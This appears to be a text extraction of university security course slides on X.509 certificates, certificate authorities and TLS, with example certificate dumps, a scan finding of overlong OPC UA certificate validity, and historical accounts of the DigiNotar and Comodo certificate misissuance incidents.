 - CA's signature of that certificate
 - ...
- With a certificate instead of a public key
 - A recipient can verify a few things about the issuer

x.509 certificates

- A standard for defining the format of a public key certificate
- The structure of an X.509 v3 digital certificate is as follows:
 - Certificate
 - Version Number
 - Serial Number
 - Signature Algorithm ID
 - Issuer Name
 - Validity period
 - Not Before
 - Not After
 - Subject name
 - Subject Public Key Info
 - Public Key Algorithm
 - Subject Public Key
 - Issuer Unique Identifier (optional)
 - Subject Unique Identifier (optional)
 - Extensions (optional)
 - ...
 - Certificate Signature Algorithm
 - Certificate Signature

Certificate Viewer: *.wikipedia.org

General Details

Issued To

Common Name (CN)	*.wikipedia.org
Organization (O)	Wikimedia Foundation, Inc.
Organizational Unit (OU)	<Not Part Of Certificate>

Issued By

Common Name (CN)	DigiCert TLS Hybrid ECC SHA384 2020 CA1
Organization (O)	DigiCert Inc
Organizational Unit (OU)	<Not Part Of Certificate>

Validity Period

Issued On	Thursday, October 27, 2022 at 2:00:00 AM
Expires On	Saturday, November 18, 2023 at 12:59:59 AM

Fingerprints

SHA-256 Fingerprint	95 A6 25 3C F5 BA 9E 9C 79 C9 E1 66 74 AE 68 DA 28 99 75 43 93 FF 3F AA 5C 4B D5 10 B3 8D 95 A7
SHA-1 Fingerprint	91 D4 DD DD 2F F9 18 E0 19 07 D8 6B C7 54 54 F1 1A 8F 2C DC

Certificate Viewer: *.wikipedia.org

General Details

This certificate has been verified for the following uses:

- SSL Client Certificate
- SSL Server Certificate

Issued To

Common Name (CN)	*.wikipedia.org
Organisation (O)	Wikimedia Foundation, Inc.
Organisational Unit (OU)	

Serial Number 16:40:C5:D4:5D:2E:C4:D9:4C:7D:7C:6A

Issued By

Common Name (CN)	GlobalSign Organization Validation CA - SHA256 - G2
Organisation (O)	GlobalSign nv-sa
Organisational Unit (OU)	

Period of Validity

Begins On	9 November 2018
Expires On	22 November 2019

Fingerprints

SHA-256 Fingerprint	8D:CB:FD:60:E9:6C:79:CF:F0:5C:7F:17:52:CF:2B:25: 9D:88:41:F9:4A:22:1D:2D:89:09:D6:98:0E:E6:0F
SHA1 Fingerprint	06:DE:14:B2:A9:22:EF:92:F6:6B:80:81:14:72:60:23:F8:43:81:99

[Close](#)

What is this website?

- How do you know?

The screenshot shows the homepage of the DTU website. At the top, there is a navigation bar with the DTU logo, a search bar, and links for "Uddannelse", "Efteruddannelse", "Forskning", "Innovation", "Samarbejde", "Om DTU", and "Nyheder". Below the navigation bar is a large banner for the "ÅBENT HUS" (Open House) event. The banner features several young people in a workshop or laboratory setting, with one person in the foreground holding up a hand. The text "ÅBENT HUS" is prominently displayed in white on the left side of the banner. Below the banner, there is a section titled "Hvad vil du læse?" (What do you want to read?) which lists categories for different academic programs: DIPLOMINGENIØR, BACHELOR, KANDIDAT, and PH.D. Each category has a list of links under it.

ÅBENT HUS

Kom til Åbent Hus den 2. marts og få svar på dine spørgsmål om DTU's uddannelser og studiemiljø.

SE PROGRAM FOR ÅBENT HUS

Hvad vil du læse?

DIPLOMINGENIØR

- Uddannelsesretninger
- Om uddannelsen

BACHELOR

- Uddannelsesretninger
- Om uddannelsen

KANDIDAT

- Uddannelsesretninger
- Om uddannelsen

PH.D.

- Ledige ph.d.-stillinger
- Om uddannelsen

DTU Course



20 February 2024

course

9

Root certificates

- Root/trusted certificates are scary



Dtu.dk certificate

Certificate

[www.dtu.dk](#)[GEANT OV RSA CA 4](#)

USERTrust RSA Certification Authority

Subject Name

Country NL
Organization GEANT Vereniging
Common Name GEANT OV RSA CA 4

Subject Name

Country DK
State/Province Hovedstaden
Organization Danmarks Tekniske Universitet
Common Name www.dtu.dk

Issuer Name

Country NL
Organization GEANT Vereniging
Common Name GEANT OV RSA CA 4

Validity

Not Before Thu, 17 Nov 2022 00:00:00 GMT
Not After Fri, 17 Nov 2023 23:59:59 GMT

Issuer Name

Country US
State/Province New Jersey
Locality Jersey City
Organization The USERTRUST Network
Common Name [USERTrust RSA Certification Authority](#)

Subject Alt Names

DNS Name www.dtu.dk
DNS Name ait-psc05cd01.win.dtu.dk
DNS Name ait-psc05cd02.win.dtu.dk
DNS Name ait-psc05cd03.win.dtu.dk
DNS Name ait-psc05cd04.win.dtu.dk
DNS Name ait-psc05cd05.win.dtu.dk
DNS Name ait-psc05cd11.win.dtu.dk
DNS Name www.adgangskursus.dtu.dk
DNS Name www.alumni.dtu.dk
DNS Name www.aqua.dtu.dk
DNS Name www.bibliotek.dtu.dk
DNS Name www.bioengineering.dtu.dk

[View...](#)[Edit Trust...](#)[Import...](#)[Export...](#)[Delete or Distrust...](#)[OK](#)

Certificates and expiration...

- Expiring certificates are a pain
- It is very tempting to create **certificates** that will **last forever**
- **BAD** practice!



An example of bad certificate practice

- We have been running an experiment:
 - Scan the whole Internet (IPv4 address space)
 - Focus on an industrial automation protocol: OPC UA (Unified Architecture)
 - Port 4840
 - Commonly used for device-to-device communication



Screenshot of the Pro-face GP SERIES HMI software interface. The top navigation bar includes links for Japanese, English, Remote maintenance, Equipment Information, Viewer, Device View, Alarm Information, File Transfer, Log-Off, and Device View (highlighted with a green circle). The main content area shows configuration fields for a device named '#MEMLINK' with access points '#INTERNAL' and '#ME-MLINK'. It also shows a dropdown for Data Type set to '16 bit signed' and a 'Start Monitoring' button. Below this is a table with several empty rows.


Certificates and expiration...

OPC UA certificate validity

Expired
Valid

And the **winner** is:

<X509Name object '/C=AT/ST=Burgenland/L=Eisenstadt/O=ETM professional control/OU=Development/CN=WinCC OA OPC UA Server'> <X509Name object '/C=AT/ST=Burgenland/L=Eisenstadt/O=ETM professional control/OU=Development/CN=WinCC OA OPC UA Server'> ##### ###### **10950 days**




CA attacks

- There is no cryptography to protect us from a CA compromise
- Only option: stringent auditing and scrupulous OpSec
- Not a theoretical threat
- Nightmare scenario: CA compromise that remains not publicly known.
- Example: DigiNotar
 - Summer 2011: Hacker gains access to DigiNotar's network
 - July 10: 531 rogue certificates are issued
 - July 19: DigiNotar detects the breach, but doesn't go public
 - End of August: Google notices a man-in-the-middle attack in Iran with one of the rogue certificates. Trust in DigiNotar certificates is revoked by all major browsers
 - Further info: [podcast "Darknet Diaries", Episode 3](#)

DigiNotar attack (2011)

- Wildcard certificate for Google
 - Mitm attacks in Iran
 - Searches and email communication
 - Claims that people even died because of this
- Detected from Chrome users
 - Public key pinning: Google hard-coded the fingerprints for its own sites' encryption keys into Chrome, and told the browser to ignore contrary information from certificate authorities


Certificate:
Data:
Version: 3 (0x2)
Serial Number:
05:e2:e6:a4:cd:09:ea:54:d6:65:b0:75:fe:22:a2:56
Signature Algorithm: sha1WithRSAEncryption
Issuer:
emailAddress = info@diginotar.nl
commonName = DigiNotar Public CA 2025
organizationName = DigiNotar
countryName = NL
Validity
Not Before: Jul 10 19:06:30 2011 GMT
Not After : Jul 10 19:06:30 2012 GMT
Subject:
commonName
serialNumber
localityName
organizationName
countryName
Subject Public Key
Public Key Alg
RSA Public Key
Modulus (2048 bits)
00:cd:
24:3f:
0d:ec:
79:e2:
9e:90:
cc:d1:
88:b6:
6e:f7:
2d:1f:
a1:28:
26:ec:
aa:64:
2a:79:
9f:2d:
f7:c8:a7:70:89:43:9a:b8:d8:ce:5a:29:3d:c3:0f:
93:de:57:37:f8:ad:f2:4a:40:d8:02:4d:68:88:05:
cf:57:71:61:14:ba:cc:f0:02:c9:e6:83:b7:b6:10:
94:5d
Exponent: 65537 (0x10001)
X509v3 extensions:
Authority Information Access:
OCSP - URI:<http://validation.diginotar.nl>



An attack on a CA

- Comodo 2016 Optical Character Recognition (OCR) attack

1. Register "altelekom.at"



5. Here is your TLS certificate for "a1telekom.at"!

That's Telekom Austria :\$
one of the largest telecom providers in Austria




3. Comodo uses OCR to read received documents



4. Shit happens 😊

OCR reads "a1telekom.at"

And why do we need the s in https?



The screenshot shows the official website of Danmarks Tekniske Universitet (DTU) at <https://www.dtu.dk>. The page features a large banner image of students in a laboratory setting. Overlaid on the banner is the text "ÅBENT HUS" and a button labeled "SE PROGRAM FOR ÅBENT HUS". The DTU logo is visible in the top left corner of the page. The navigation menu includes links for Uddannelse, Efteruddannelse, Forskning, Innovation, Samarbejde, Om DTU, and Nyheder.

ÅBENT HUS

Kom til Åbent Hus den 2. marts og få svar på dine spørgsmål om DTU's uddannelser og studiemiljø.

SE PROGRAM FOR ÅBENT HUS

Hvad vil du læse?

DIPLOMINGENIØR	BACHELOR	KANDIDAT	PH.D.
→ Uddannelsesretninger → Om uddannelsen	→ Uddannelsesretninger → Om uddannelsen	→ Uddannelsesretninger → Om uddannelsen	→ Ledige ph.d.-stillinger → Om uddannelsen


Why is it always bowling websites?

Video: [anatomy of an IoT attack](#)

Among others the hacker exploited a (very old) bowling website

Let's go back in time

- Meet Slots bowl
- Bowling place in Hillerød
- Website is a time machine
 - 90s aesthetics
 - But also, no TLS




Let's go back in time

- Booking is done via TLS (that's good)
- BUT how about the rest of the website?



